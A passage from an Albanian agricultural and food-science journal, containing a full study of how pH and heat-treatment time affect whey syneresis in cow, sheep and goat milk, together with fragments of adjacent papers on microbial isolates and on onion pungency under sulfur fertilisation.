


Fig. 2. Numri i kolonive të zhvilluara (lëngu i mollës së gjelbër – dita 3)

Foto nga kulturat e izoluar



Fig. 3. *Bacile josporogjene*, me flagjel me një krah të lëvizshëm (*Pseudomonas* spp.)




Fig. 4. Maja, *Rhodotorula* spp



Fig. 5. Bacil sporogjen i ndritshëm, i palëvizshëm



Fig. 6. Bacile me gyp që formojnë lëndë mukoze, i palëvizshëm

NDIKIMI I PH-IT DHE KOHËZGJATJES SË TRAJTIMIT TERMIK NË PROCESIN E SINEREZËS

Migena Hoxha¹, Vlash Mara²

¹Universiteti i Tiranës, Fakulteti i Shkencave Natyrore, Departamenti i Kimisë Industriale

² Universiteti Bujqësor i Tiranës Fakulteti i Bioteknologjisë dhe Ushqimit,

Përmbledhje

Sinereza përkufizohet si procesi i veçimit të hirrës si rezultat i tkurrjes së masës së xhelit. Procesi i sinerezës ndikohet nga faktorë të ndryshëm, si pH i qumështit, temperatura e trajtimit termik dhe kohëzgjatja e tij, temperatuara e inkubimit, përmbajtja yndyrës, aciditeti, përmbajtja e kripërave, përmasat dhe fortësia e xhelit në momentin e prerjes. Qëllimi i këtij studimi ishte studimi i kinetikës së sinerezës në varësi të vlerave të ndryshme të pH (6,3 dhe 7,0) dhe trajtimit termik (në 70°C për 5 minuta dhe 30 minuta). Në studim u morën mostra të qumështeve të lopës, deles dhe dhisë. Mostrat u analizuan për vetitë fiziko-kimike (*densitetin, pH, aciditetin, përmbajtjen e proteinës, kazeinën, yndyrnat dhe laktozën*) dhe vetitë e koagulimit, si koha e koagulimit të qumështit (*R, në minuta*), konsistenca (fortësia) e xhelit mbas 20-30 minutash (*A20 dhe A30, në volt*) dhe shpejtësia e forcimit të xhelit (*K20, në volt*). Për të shmangur ndikimin e parametrave kimike, mostrave iu largua yndyra. Gjatë këtij studimi u vu re se vlera e pH luan rol të dukshëm në procesin e sinerezës, me uljen e tij shpejtësia e lëshimit të hirrës rritet ndjeshëm. Përsa i perket kohëzgjatjes së trajtimit termik, nuk u vu re ndonjë ndikim i dukshëm me përjashtim të ndonjë rasti.

Fjalët çelës: parametrat e koagulimit, optigraf, pH, sinerezë, qumësht.

Abstract

Syneresis is the process of whey separation as result of gel (*curd*) contract. Syneresis process is influenced by various factors, such as pH of the milk, heat treatment and its duration, the temperature of incubation, fat content, acidity, salt content, size and strength of the gel at the time of cutting. The aim of this study was to investigate the kinetic of syneresis of milk samples adjusted to different pH values (6.3 and 7.0) and heat treatment (at 70°C for 5 minutes and 30 minutes). Where take milk samples from cows, sheep and goats breed. Samples were analyzed for physical-chemical properties (*density, pH, acidity, protein, casein, fat and lactose*) and coagulation properties, such as milk clotting time (*R, in minutes*), curd firmness (*hardness*) after 20 and 30 minutes (*A20 and A30, in volts*) and curd firmness time (*K20, in minutes*). To avoid the influence of chemical parameters, from the milk samples were removed the fat. During this study it was observed that the pH value plays significant role on syneresis process, by reducing pH values, speed of whey released increased

significantly. As regards the duration of heat treatment, there was not any noticeable effect except for any case.

Hyrje

Sinereza përkufizohet si procesi i veçimit të hirrës dhe komponentëve të saj sirezultat i tkurrjes së masës së brumit (xhelit) dhe nuk konsiston vetëm në një proces fizik. Matricat e formuara të kazeinës prej koagulimit enzimatik ristrukturohen, duke formuar një masë xheli kompakte. Prosesi i lëshimit të hirrës fillon në momentin e prerjes së brumit. Largimi i hirrës ndikon në përmbajtjen e lagështisë së brumit. Kontrolli i lagështisë së brumit për djathë është i rëndësishëm për shkak të ndikimit të tij mbi vetitë sensoriale dhe cilësinë e djathit. Për standardizimin e cilësisë së djathit duhen kontrolluar të gjithë parametrat, të cilën ndikojnë mbi shpejtësinë e lëshimit të hirrës. Studime të shumta janë kryer lidhur me faktorët që ndikojnë në procesin e sinerezës, si temperatura, pH, fortësia e xhelit dhe shtesat e klorurit të kalciumit. Këto dukuri lidhen ngushtë me vetitë reologjike dhe mikrostrukturore të xhelit në momentin e prerjes. Nëse brumi do të pritej shpejt, domethënë, kur konsistenca e brumit është shumë e vogël, strukturimi i xhelit do të nderpritej dhe kjo do të çonte në shkatërrim të pjesshëm të strukturave të tij. Nëse brumi do të pritej tepër vonë, që do të thotë se konsistenca e xhelit është tepër e lartë, nga sipërfaqja e brumit do të largohen me shpejtësi sasi të hirrës, duke krijuar një membranë, e cila do të pengonte largimin e mëtejshëm të hirrës nga brendësia e brumit. Vlerat e pH-it luajnë rol të dukshëm në përcaktimin e karakteristikave reologjike dhe mikrostrukturore të xhelit. Agregimi i proteinave është i ndjeshëm ndaj vlerave të pH, fortësisë jonike dhe vartësisë prej ndërveprimit elektrostatik. Molekulat e proteinave pësojnë ndryshime në vlera të pH më të ulëta ose më të larta se pika e izoelektrike e tyre, dhe është e pranishme një shtytje elektrostatike e dukshme, që kundërshton bashveprimet proteine-proteine (Foegeding et al., 1998). Ndikimi i parametrave si përmbajtja e yndyrës, temperatura e inkubimit të brumit (25, 30 dhe 5°C) dhe kohëzgjatja e trajtimit termik të qumështit (70°C për 5 ose 30 min) mbi kinetikën e hirrës së lëshuar janë studiuar nga M. M. Calvo dhe E. Balcones (2000), të cilët kanë arritur në përfundimin se kinetika e sinerezës i nështrohet një ekuacioni të rendit të parë. Këta faktorë ndikojnë në mënyrë të drejtpërdrejtë në kohëzgjatjen e procesit të sinerezës.

Duke iu referuar kërkesave të tregut për produkte të sigurta dhe cilësore, ky studim u krye mbi kontrollin e procesit të sinerezës dhe faktorëve ndikues mbi këtë proces me qëllim përmirësimin e cilësisë së produktit final në teknologjinë e përpunimit të djathit, duke marrë në konsideratë edhe standardet e Komunitetit Evropian.

Materiale dhe metoda

1. Materialet e studimit

Në studim u morën : -Mostra të qumështit të porsamjelë (mjelje e mëngjesit), prej 500 ml, nga raca lope të ndryshme nga zona e Devollit (Progër) të rritura në kushte shtëpiake (xhersej, laramane, pesë individë për çdo racë).

-Mostra të qumështit të porsamjelë (mjelje e mëngjesit), prej 500 ml, nga raca deleje të zonaës së Tiranës (UBT etj), si dhe nga zona e Devollit (Shyec, etj.), të rritura në kushte shtëpiake (rude, merino-cigane, pesë individë për çdo racë).

-Mostra të qumështit të porsamjelë (mjelje e mëngjesit), prej 500 ml nga raca dhije të ndryshme të zonës së Devollit (Shyec), të rritura në kushte shtëpiake (race franceze “*alpine e kuqe*”, pesë individë për çdo racë).

-Mostrat u morën në periudhën mars-prill 2013.

-Mostrave të qumështit të porsamjelë prej 500 ml, iu shtuan nga 1 ml tretësirë acid natriumi 1% (p/v) dhe u vendosën në frigorifer në 2-4°C në laborator. Mbi këto mostra të qumështit u kryen analiza për treguesit e vetive fiziko-kimike, të koagulimit dhe të sinerezës. Për çdo mostër u kryen nga dy analiza paralele.

2. Analizat e kryera në materialet e studimit

2-1. Treguesit fiziko-kimikë

Aciditeti (në gradë Tërner), pH, densiteti (me laktodensimetër), përmbajtja e kazeinës (sipas Sørensen), përmbajtja e lëndëve të ngurta jo yndyrore, përmbajtja e proteinave, përmbajtja e yndyrës dhe përmbajtja e laktozës me Lactoscan (Ultrasonic milk analyzer APPENDICES).

2-2. Treguesit e koagulimit të qumështit

Treguesit e koagulimit të qumështit u kryen me aparatit Optigraf (*AMS- France, sipas Alves et al, 2004*). Qumështi u ngroh, duke u përzier njëkohesisht me përzierësmagnetik, derinë 32°C. Një sasi prej 10 ml nga mostrat me anën e një mikropipete u kalua në kyvetën e aparatit dhe u la aty derisa temperatura e aparatit të arrijë në 32°C. Me tej, u shtua edhe 1 ml tretësirë ujore e kazeinës së pastërt 0,08% (p/v). Analiza u krye për 60 minuta. Gjatë kësaj periudhe u përcaktuan treguesit e mëposhtëm :

- a) **koha e mpiksjes (koagulimit) së qumështit**, R, në minuta.
- b) konsistenca (fortësia) e koagulatit A₂₀ dhe A₃₀ në volt.
- c) **shpejtësia e forcimit të koagulatit** K20 në minuta, që përfaqëson kohën për të

arritur një fortësi (konsistence) të koagulatit (xhelit) standard, të lidhur me një fortësi (konsistencë) të përshtatshme për prerje, të njëvlershme me një largësi 20 mm ndërmjet dy degëve të parabolës së rezultatit të shprehur grafikisht në Formagraf, zëvendësuar në Optigraf me një njëvlerës (ekuivalent) të konsistencës standarde prej 6,5V.

2-3. Treguesit e sinerezës

Mostrat e qumështit, pas matjeve të vetitë fiziko- kimike dhe të koagulimit, u çuan në pH 6.3 nëpërmjet shtimit të HCl 1N dhe në pH 7 me NaOH 1 N me ndihmën e

një përzierësi magnetik me ngrohje në temperaturën 25°C. Mostrat u inkubuan në banjomari (WNB 7, Memmert) në temperaturën 30°C për 20 minuta dhe më pas u centrifuguan me 3000 rpm për 30 min. Mbas centrifugimit u vendosën në banjo akulli për 30 minuta dhe më pas me ndihmën e një spatule iu largua yndyra. Mostrat e skremuara u filtruan me filtra qelqi në mënyrë që të largohej çdo mbetje e yndyrës. Mostrat u trajtuan termikisht në 70°C për 5 minuta dhe 30 minuta, u ftohën në banjo akulli dhe u ruajtën në këto kushte deri në momentin e analizimit. Për vlerësimin e vetive të sinerezës së qumështit u veprua si më poshtë: Në një gotë kimike 100 ml u shtua 60 ml qumësht dhe u ngroh deri në temperaturën 30°C. Me tej u shtua 1 ml preparat enzimatik dhe u krye inkubimi në këtë temperaturë. Duke qenë se paraprakisht ishin përcaktuar vetitë e koagulimit, masa e brumit u pre pas 15 minutash nga koha e koagulimit (R) me anë të një spatule (kryq e tërthor dhe rreth e rrotull). Mbas prerjes, mbi sipërfaqen e brumit u vendos një plastike me vrima. Sinereza u përcaktua duke matur vëllimin e hirrës së lëshuar pas 30, 50, 70, 90, 110, 130 e 150 minuta, në 30 °C. Hirra e lëshuar u analizua për përmbajtjen e proteinës totale me anën e aparatit Lactoskan. Të gjitha analizat u kryen në dy prova paralele (M. M. Calvo).

Rezultate dhe diskutime

1. Treguesit fiziko-kimikë të qumështit

Të dhënat e tabelës 1 tregojnë se vlerat mesatare të treguesve fiziko-kimikë të mostrave të qumështit të racave të deles, lopës dhe dhisë luhaten në vlera të përafërta me ato të studimeve të kryera nga autorë të tjerë (Martins A.P.L., De Marchi.M, Pellegrini O.), si dhe matjet tona të kryera gjatë viteve 2011 - 2013, me një luhatje brenda një shkalle në përputhje me ndryshueshmërinë e përbërësve kimik të qumështit të racave përkatëse.

Ndërmjet vlerave të treguesve fiziko-kimik dhe të koagulimit të mostrave të qumështit të deles, lopës dhe dhisë konstatohet ndryshueshmëri ($P < 0,05$).

Rezultatet e mëposhtme shprehin ndryshime të dukshme të treguesve fiziko-kimik të qumështit ndërmjet racave për qëllime teknologjike.

Tabela 1. Vlerat mesatare të treguesve fiziko-kimik dhe vetitë koaguluese të mostrave të qumështit të deles, lopës dhe dhisë.

	Vetitë e koagulimit				Treguesit fiziko-kimik						
	R	A20	A30	K ₂ O	D	Ac	P	K	Y	SNF	L
	min	volt	volt	mi n	lakt.	T	%	%	%	%	%
LOPË											
Xhersej	11:00	7,23	12,30	7:39	1,029	0,18	3,35	2,06	5,59	8,5	4,44

Laramane	8:16	8,64	14,7	7:04	1,033	0,29	3,73	2,35	5,53	9,49	4,98
DHI											
Alpina e kuqe	8:56	10,7	20	6:10	1,031	0,16	3,56	2,57	4,87	9,07	4,77
DELE											
Merino-Cigan	10:03	14,73	26,5	3:50	1,038	0,19	6,05	4,26	5,33	11,34	4,23
Rudë	11:30	9,2	17,7	6:04	1,034	0,16	4,03	3,12	7,13	10,21	5,33

n= 5 (individe për çdo racë) , P < 0.05 (Treguesi i ndryshueshmërisë)

2. Treguesit e koagulimit të qumështit

Ndryshimet e përmbajtjes së treguesve fiziko-kimik të proteinave, kazeinave, yndyrës dhe mbetjeve joyndyrore të ngurta ndërmjet racave të deles, lopës dhe dhisë pasqyrohen edhe në vlerat e treguesve të koagulimit të qumështit.

Vlerat e **kohës së koagulimit (R)** të qumështit të racave të lopës, dhisë dhe deles rezultojnë të përafërta, me ndonjë përjashtim, mesatarisht 8:16-11:00 minuta, 8:56minuta dhe 10:03-11:30 minuta përkatësisht. Vlerat e **konsistencës (fortësia) së koagulatit** (xhelit) pas 20-30 minutash (**A₂₀**) dhe (**A₃₀**) rezultojnë me të larta në qumështin e racës sëdeles “*merino-cigane*” respektivisht 14,73volt dhe 26,5 volt dhe më të ulëta te raca e lopës “xhersej” respektivisht 7,23 volt dhe 12,3. Vlerat e **shpejtësisë seforcimit të koagulatit (K₂₀)** në minuta të mostrave të qumështit, të racës sëdeles “*merino-cigane*”, rezultojnë rreth **2 herëmë të ulëta** se ato të qumështeve të racave të tjera të marra në studim.

Vlerat e ulëta të **K₂₀** shprehin vlera të larta të shpejtësisë së forcimit të koagulatit. Në rastet e marra në studim në këtë periudhë rezulton seshpejtësi më të ulët të forcimit të koagulatit kanë shfaqur qumështet e racave të lopës.

Ndryshime të treguesve të koagulimit të qumështit (P < 0.05) vërehen edhe brenda racave, çka shpreh më së miri ndryshueshmërinë e këtyre treguesve për arsye të faktoreve gjenetikë, të zonës gjeografike dhe të kushteve të rritjes dhe periudhës së laktacionit.

Vlerat e përfthuara të treguesve të koagulimit të qumështit të racave të deles, lopës dhe dhisë janë të përafërta me vlerat mesatare të këtyre treguesve që hasen edhe në studime analoge të qumështit të racave të vendeve të ndryshme.




Figura nr.1 Vlerat mesatare të shpejtësisë së forcimit të brumit (K20) përkundrejt përmbajtjes së kazeinës respektivisht llope xhersej dhe laramane, dhi alpina e kuqe dhe dele merino-cigane, rude.

3. Treguesit e sinerezës

Të dhënat e tabelës nr. 2 tregojnë se vlera e pH të qumështit luan rol të dukshëm në procesin e sinerezës dhe se me uljen e tijshpejtësia e lëshimit të hirrës rritet ndjeshëm. Gjatë studimit u vure se qumështet me pH 6,3 lëshojnë sasi më të madhe të hirrës deri në minutën e 90 të inkubimit, ndërsa ndryshe ndodh me procesin e drenimit të hirrës së qumështeve me pH 7, ku procesi i lëshimit të hirrës zhvillohet me shpejtësi konstante. Vëllimi i përgjithshëm i drenimit të hirrës rezulton më i lartë në qumështin e lopës në të dyja vlerat e pH dhe të kohëzgjatjes së trajtimit termik në temperaturën e inkubimit 30°C dhe më e ulët te qumështi i deles.

Përmbajtja e proteinave të hirrës është afërsisht e njëjtë në të trija rastet e sinerezës së qumështit të racave të deles, lopës dhe dhisë, por vëllimi më i lartë i drenimit të hirrës në mostrat e qumështit të lopës në krahasim me mostrat e dhisë dhe deles tregon së gjatë sinerezës vërehet një humbje më e madhe e proteinave të brumit të lopës në krahasim me ato të brumit të deles dhe dhisë. Ky rezultat është në pajtim edhe me të dhëna të literaturës (M. M. Calvo, Snežana Jovanović, 2004).

Ndërmjet treguesit të kohës së koagulimit dhe vëllimit të drenimit të hirrës nuk konstatohet ndonjë lidhje. Përsa i përket konsistencës së xhelit u konstatua se xhelet me konsistencë të ulët kanë aftësinë të lëshojnë më shpejt sasi të hirrës dhe komponentëve të saj, ndërkohë që xhelet me konsistencë më të lartë shfaqin aftësi më të madhe ujëmbajtëse.

Tabela nr 2. Treguesit e sinerezës (koha e koagulimit, koha e inkubimit, vëllimi i hirrës dhe proteinat e hirrës) të mostrave të qumështit të deles, lopës dhe dhisë për temperaturat e inkubimit 30°C, pH 6,3 dhe 7 të trajtuara termikisht në 70 °C për 5 minuta dhe 30 minuta.

	R (min)	Koha (min)/vëllimi temperatura e inkubimit 30 °C				ml hirre/ 15 0		P hirrës	
		30	50	7 0	9 0	110	130		
LOPE									
Xhersej pH7/5 min	11:20	7	17,5	2 2	2 6	29	34	39	2,58
Xhersej pH6,3/5 min	11:20	24	32	3 7	3 9	41	44	45	2,86
Xhersej pH7/30 min	11:20	2, 5	9	1 5	2 0	25	31	35	2,57
Xhersej pH6,3/30 min	11:20	19	25	3 2	3 5	37	39,5	41	2,87
Laramane pH7/5 min	9:16	7	15	2 2	3 0	38	40	43	2,76
Laramane pH6,3/5 min	9:16	20	30	3 5	3 9	42,5	45	47	2,92
Laramane pH7/30 min	9:16	10	15	2 2	2 8	32,5	36	39	2,78
Laramane pH6,3/30 min	9:16	18	25	3 0	3 5	39	42	44	2,94
DHI									
Alpina e kuqe pH7/5 min	9:09	14	20	2 7	3 2	37	40	41	2,65
Alpina e kuqe pH6,3/5 min	9:09	17	27,5	3 4	3 7	40	42	43	2,74
Alpina e kuqe pH7/30 min	9:09	9	15	2 2	2 9	37	40	41	2,62
Alpina e kuqe pH6,3/30 min	9:09	15	25	3 2	3 7	41	43	43	2,74
DELE									
Merino-CiganepH7/5 min	11:06	-	-	-	-	0,5	3,5	5	NA
Merino-Cigane pH6,3/5 min	11:06	16	25	3 0	3 5	38	40	42	3,09

Merino-Cigane pH7/30 min	11:06	-	-	-	-	-	-	-	NA
Merino-Cigane pH6,3/30 min	11:06	16	24	28	32	36	38	40	3,05
Dele UBT pH7/5 min	13:00	5	10	16	22	28	33	37	2,8
Dele UBT pH6,3/5 min	13:00	14	23	30	38	42	44	45	2,82
Dele UBT pH7/30 min	13:00	-	-	-	1	3	5	7,5	2,72
Dele UBT pH6,3/30 min	13:00	7,5	13	21	29	41	44	45	2,72

Përfundime

Treguesit e përmbajtjes së proteinave, kazeinës, yndyrës dhe mbetjeve joyndyrore të ngurta (SNF) në mostrat e qumështit të deles rezultojnë më të larta se ato të qumështit të lopës e të dhisë. Vlerat e **kohës së koagulimit (R)** të qumështit të racave të lopës, dhisë dhe deles rezultojnë të përafërta. Vlerat e **konsistencës (fortësia) së koagulatit** (xhelit) pas 20 e 30 minutash (**A₂₀**) dhe (**A₃₀**) rezultojnë me të larta në qumështin e racës së deles “merino-cigane” dhe më të ulëta te raca e lopës “xhersej”. Vlerat e **forcimit të koagulatit (K₂₀)** në minuta të mostrave të qumështit të racës së deles “merino-cigane” rezultojnë rreth **2 herëmë të ulëta** se ato të qumështeve të racave të tjera të marra në studim. Mostrat e qumështit me pH 6,3 lëshojnë sasi më të madhe të hirrës deri në minutën e 90 të inkubimit, ndërsa ndryshe ndodh me procesin e drenimit të hirrës së qumështeve me pH 7, ku procesi lëshimit të hirrës zhvillohet më shpejtësi konstante.

Vëllimi i përgjithshëm i drenimit të hirrës rezulton më i lartë në qumështin e lopës në të dyja vlerat e pH-it dhe të kohëzgjatjes së trajtimit termik në temperaturën e inkubimit 30 °C dhënë e ulët te qumështi i deles.

Ndërmjet treguesit të kohës së koagulimit dhe vëllimit të drenimit të hirrës nuk konstatohet ndonjë lidhje. Xhelet me konsistencë të ulët kanë aftësinë të lëshojnë më shpejt sasi të hirrës dhe komponentëve të saj, ndërkohë që xhelet me konsistencë me të lartë shfaqin aftësi më të madhe ujëmbajtëse.

Bibliografi

- M. M. Calvo and E. Balcones.** 2000. Some Factors Influencing the Syneresis of Bovine, Ovine, and Caprine Milks, J Dairy Sci 83:1733–1739.
- Johnson, M. E., C. M. Chen, and J. J. Jaeggi.** 2001. Effect of rennet coagulation time on composition, yield, and quality of reduced-fat cheddar cheese. J. Dairy Sci. 84:1027–1033.

Marshall, R. 1982. An improved method for measurement of the syneresis of curd formed by rennet action on milk. *J. Dairy Res.* 49:329–336.

McMahon, D. J., R. J. Brown, G. H. Richardson, and C. A. Ernstrom. 1984. Effects of calcium, phosphate and bulk culture media on milk coagulation properties. *J. Dairy Sci.* 67:930–938.

Lucey, J. A., and P. F. Fox. 1993. Importance of calcium and phosphate in cheese manufacture: A review. *J. Dairy Sci.* 79:1714–1724.

Lucey, J. A. 2002. Formation and physical properties of milk protein gels. *J. Dairy Sci.* 85:281–294.

Mishra, R., S. Govindasamy-Lucey, and J. A. Lucey. 2005. Rheological properties of rennet-induced gels during the coagulation and cutting process: Impact of processing conditions. *J. Texture Stud.* 36:190–212.

Lawrence, A. J. 1959. Syneresis of rennet curd. Part 1. Effect of time and temperature. *Aust. J. Dairy Technol.* 14:166–168.

Martins A.P.L., Belo A.T., Vasconcelos M.M., Fontes A.L., Pereira E.A., and Belo C.C., Characterisation of production system of Niza cheese (PDO): Effect of sheep breed on milk composition and coagulation properties, *Options Méditerranéennes*, A no. 91, 2009, p. 221-225

Alves S.M.P., Martins A.P.L., Mourato M.P., Vasconcelos M.M. and Fontes A.M.L., Effect of clotting agent on coagulation properties of sheep milk. In: *Proceedings of the International Symposium "The Future of the Sheep and Goat Dairy Sectors"*, FIL/IDF-CIHEAM, Zaragoza (Spain), 28-30 October 2004, p. 278-279

McMahon D.J. and Brown R.J., Evaluation of Formagraph for comparing rennet solutions. In: *J. Dairy Sci.*, 65, 1982, p. 1639-1642.

Pellegrini O., Remeuf F. and Rivemale M., Évolution des caractéristiques physico-chimiques et des paramètres de coagulation du lait de brebis collecté dans la région de Roquefort. In: *Lait*, 74, 1994, p. 425-442.

De Marchi, M., Dal Zotto, R., Cassandro, M., and Bittante, G., Milk coagulation ability of five dairy cattle breeds, *American dairy Science Association*, April 15, 2007, p. 3986-3992.

Delacroix-Buchet A., Barilet F., and Lagrifoul G., Caractérisation de l'aptitude fromagère des laits de brebis Lacaune à l'aide d'un Formagraph, In: *Lait*, 1994, p. 173-186.

Toffanin, V., De Marchi, M., Penasa, M., Pretto, M., Cassandro, M., Characterization of milk coagulation ability in bulk milk samples, 20th Int. Symp. "Animal Science Days", Kranjskagora, Slovenia, Sept. 19th–21st, 2012.

Snežana Jovanović,¹ O. Mačej¹ and Jelena Denin-Djurdjević¹ Influence of selected factors on induced syneresis, *Journal of Agricultural Sciences* Vol. 49, No 2, 2004, Pages 205-217

INFLUENCA E SQUFURIT DHE TIPIT TË KULTIVARIT NË PËRMBAJTJEN E LËNDËVE TË THATA TË TRETSHME DHE TË DJEGËSIRËS NË QEPË

Spiro Gjançi, Genci Çomo

Universiteti i Korçës, Fakulteti i Bujqësisë, Agronom pranë USAID, Korçë

Përmbledhje

Aroma në qepë (*Allium cepa*) dominohet nga komponimet organosulfurore që e kanë origjinën nga dekompozimi enzimatik i pararendësve aromatikë si sulfur oksidet e alkenil cisternës nga enzima allinazë kur indi copëtohet mekanikisht dhe enzima dhe substrati vijnë në kontakt me njëri tjetrin. Produktet e parë të dekompozimit janë acidi piruvik, amoniaku dhe acidet sulfenike që janë kimikisht të paqëndrueshëm.

Një vlerësim i njohur i djegësirës kryhet duke matur acidin piruvik, i cili formohet si komponim parësor i qëndrueshëm nga dekompozimi enzimatik i secilit nga pararendësit aromatikë. Ai është megjithatë vetëm një indikator i djegësirës meqenëse acidi piruvik nuk kontribuon drejtpërdrejt në aromën e qepës. Analiza është përpunuar dhe zhvilluar nga Schwimmer dhe Weston (1961).

Intensiteti i aromës përcaktohet nga gjenetika e kultivarit dhe ambienti në të cilin rritet ai. Faktorët ambientale që influencojnë në intensitetin e aromës janë përqendrimi i sulfateve, i ujit dhe temperatura.

Djegësira është një tregues i rëndësishëm cilësor i qepës. Qepët me djegësirë të ulët kanë një koncentrim të acidit piruvik $< 3\text{mmol/g}$.

Objekti i këtij studimi është ishte matja e koncentrimin të acidit piruvik në disa kultivarë qepësh që rriten në rajonin e Korçës dhe vlerësimi i efektit të niveleve të sqfurit në tokë, mbi djegësirën e qepëve.

Fjalë çelës: *Allium cepa*, acid piruvik, aromë, rendiment, diametri.

Abstract

Flavor in onions (*Allium cepa* L.) is dominated by organosulfur compounds arising from the enzymatic decomposition of S-alk(en)yl-L cysteine S-oxide (ACSOs) flavor precursors by allinase when the tissue is mechanically disrupted and the enzyme and substrate are brought together. Primary decomposition products from the three ACSOs include pyruvic acid, ammonia, and chemically unstable sulfenic acids.

A common assessment of pungency is made by measuring pyruvate, which is formed as a stable primary compound from the enzymatic decomposition of each of the flavor precursors. Pyruvate concentration is stoichiometrically proportional to the amount of lysed ACSOs. It is however only an indicator of pungency as

pyruvate does not directly contribute to onion flavor. The assay was developed by Schwimmer and Weston (1961).

Flavor intensity is determined by the genetics of the cultivar and the environment in which the cultivar is grown. Environmental factors which affect flavor intensity are sulfate availability, temperature and water availability.

Pungency is a major quality attribute of onion. Typically, low pungency onions have a pyruvate concentration of ca. $< 3 \mu\text{mol/g FW}$.

The objective of this research was to measure pyruvate concentration in several cultivars of onions grown in Korca and establish the effect of sulfur level in the soil on pungency.

Key words: Allium cepa, pyruvic acid, flavor, yield, diameter class

Materialet dhe metoda

Kimikatat dhe bulbat e qepëve.

Acidi piruvik dhe dinitrofenilhidrazina (DNPH) u blenë nga firma Merck.

Farat u mbollën në 11. Mars 2011 në Menkulas, Korçë dhe transplantet u transplantuarn me 8 Qershor 2011. Bimët u vendosën në çdo 12 cm në vijë dhe me distancë 18 cm ndërmjet rreshtave. Sqfuri u hodh në sasi prej 0, 10, 20 dhe 30 kg/ha në blloqe të randomizuar me katër përsëritje. Sqfuri u hodh në sasi të barabarta në 28 Maj 2011 dhe 5 Qershor 2011. Azoti., fosfori dhe kaliumi u hodhën në sasi prej 150, 160, 150 kg/ha respektivisht. Hedhja e azotit dhe e kaliumit u krye në dy faza të barabarta më 5 Korrik 2011 dhe 22 Korri 2011. I gjithë fosfori u hodh në një fazë më 28 Maj 2011.

Për vlerësimin e djegësirës u përdorën varietetet e qepëve ‘Walla Walla’, ‘Miras’, ‘Candy’, ‘Rubino’, dhe ‘Golden Coin’.

Qepët e vjela nga porcione prej $3,5 \text{ m}^2$ në çdo ngastër u ndanë në pesë klasa sipas diametrit: të vogla, $< 5,7 \text{ cm}$; më të mëdha, $< 7,6 \text{ cm}$; mesatare, $< 8,3 \text{ cm}$; të mëdha ose vigane, $< 9,5 \text{ cm}$; dhe kolosale, $> 9,5 \text{ cm}$. U numëruan dhe u peshuan pesha totale e çdo klase. Më pas u zgjodh një nën-mostër prej 2 bulba qepe prej tyre për analizën e lëndëve totale të tretura dhe djegësirës. Analizat kimike u kryen brenda 1 ose 2 javëve pas vjeljes.

Analizat e variancës (ANOVA) u kryen duke përdorur softin R të statistikës.

Përgatitja e mostrave

Bulbat e qepëve u prenë dhe u hoqën pjesët e qafës dhe të bazës si dhe lëkura e thatë. Nga masa e qepës u mor një sasi e prerë nga diametri i jashtëm drejt qendrës dhe u kombinua me një sasi të barabartë uji dhe u homogjenizua duke përdorur një grirës shtëpiak në raport 1:1 (mg peshë ndaj ml volumi). Lëngu i qepës u përdor për të analizuar përmbajtjen e lëndëve të tretura duke përdorur një refraktometër ABBE e korrektuar duke pasur parasysh hollimin dyfish me ujë.

Përzierja u transferua në një betër 600 ml, të mbuluar me xham sahati ku qëndroi për 10 minuta. Përmbajtja më pas u filtrua ose u centrifugua dhe u morën alikuota prej 0,5 ml dhe u hodhën në epruveta. Këtu u shtuan 1,5 ml acid trekloracetik 5% dhe u mbuluan me parafilm, u kaluan në përzierësi Vortex dhe u lanë në qetësi për 1 orë. Më pas në epruvetë u shtuan 18 ml ujë dhe përzierja u kalua përsëri në Vortex. Më pas u shtua 1 ml 2,4 dinitrofenilhidrazinë 0,125% në HCl 2N dhe u shtua dhe 1 ml ujë. Epruvetat u mbyllën me parafilm, kaluan në vortex dhe u vendosën në banjo mari në 37 ° për 10 minuta. Më pas u shtuan nga 5 ml NaOH 0,6 N tek çdo epruvetë, u përzierë shpejt në vortex dhe u mat absorbancë në 420 nm me spektrofotometër.

Kurba standarde e acidit piruvik

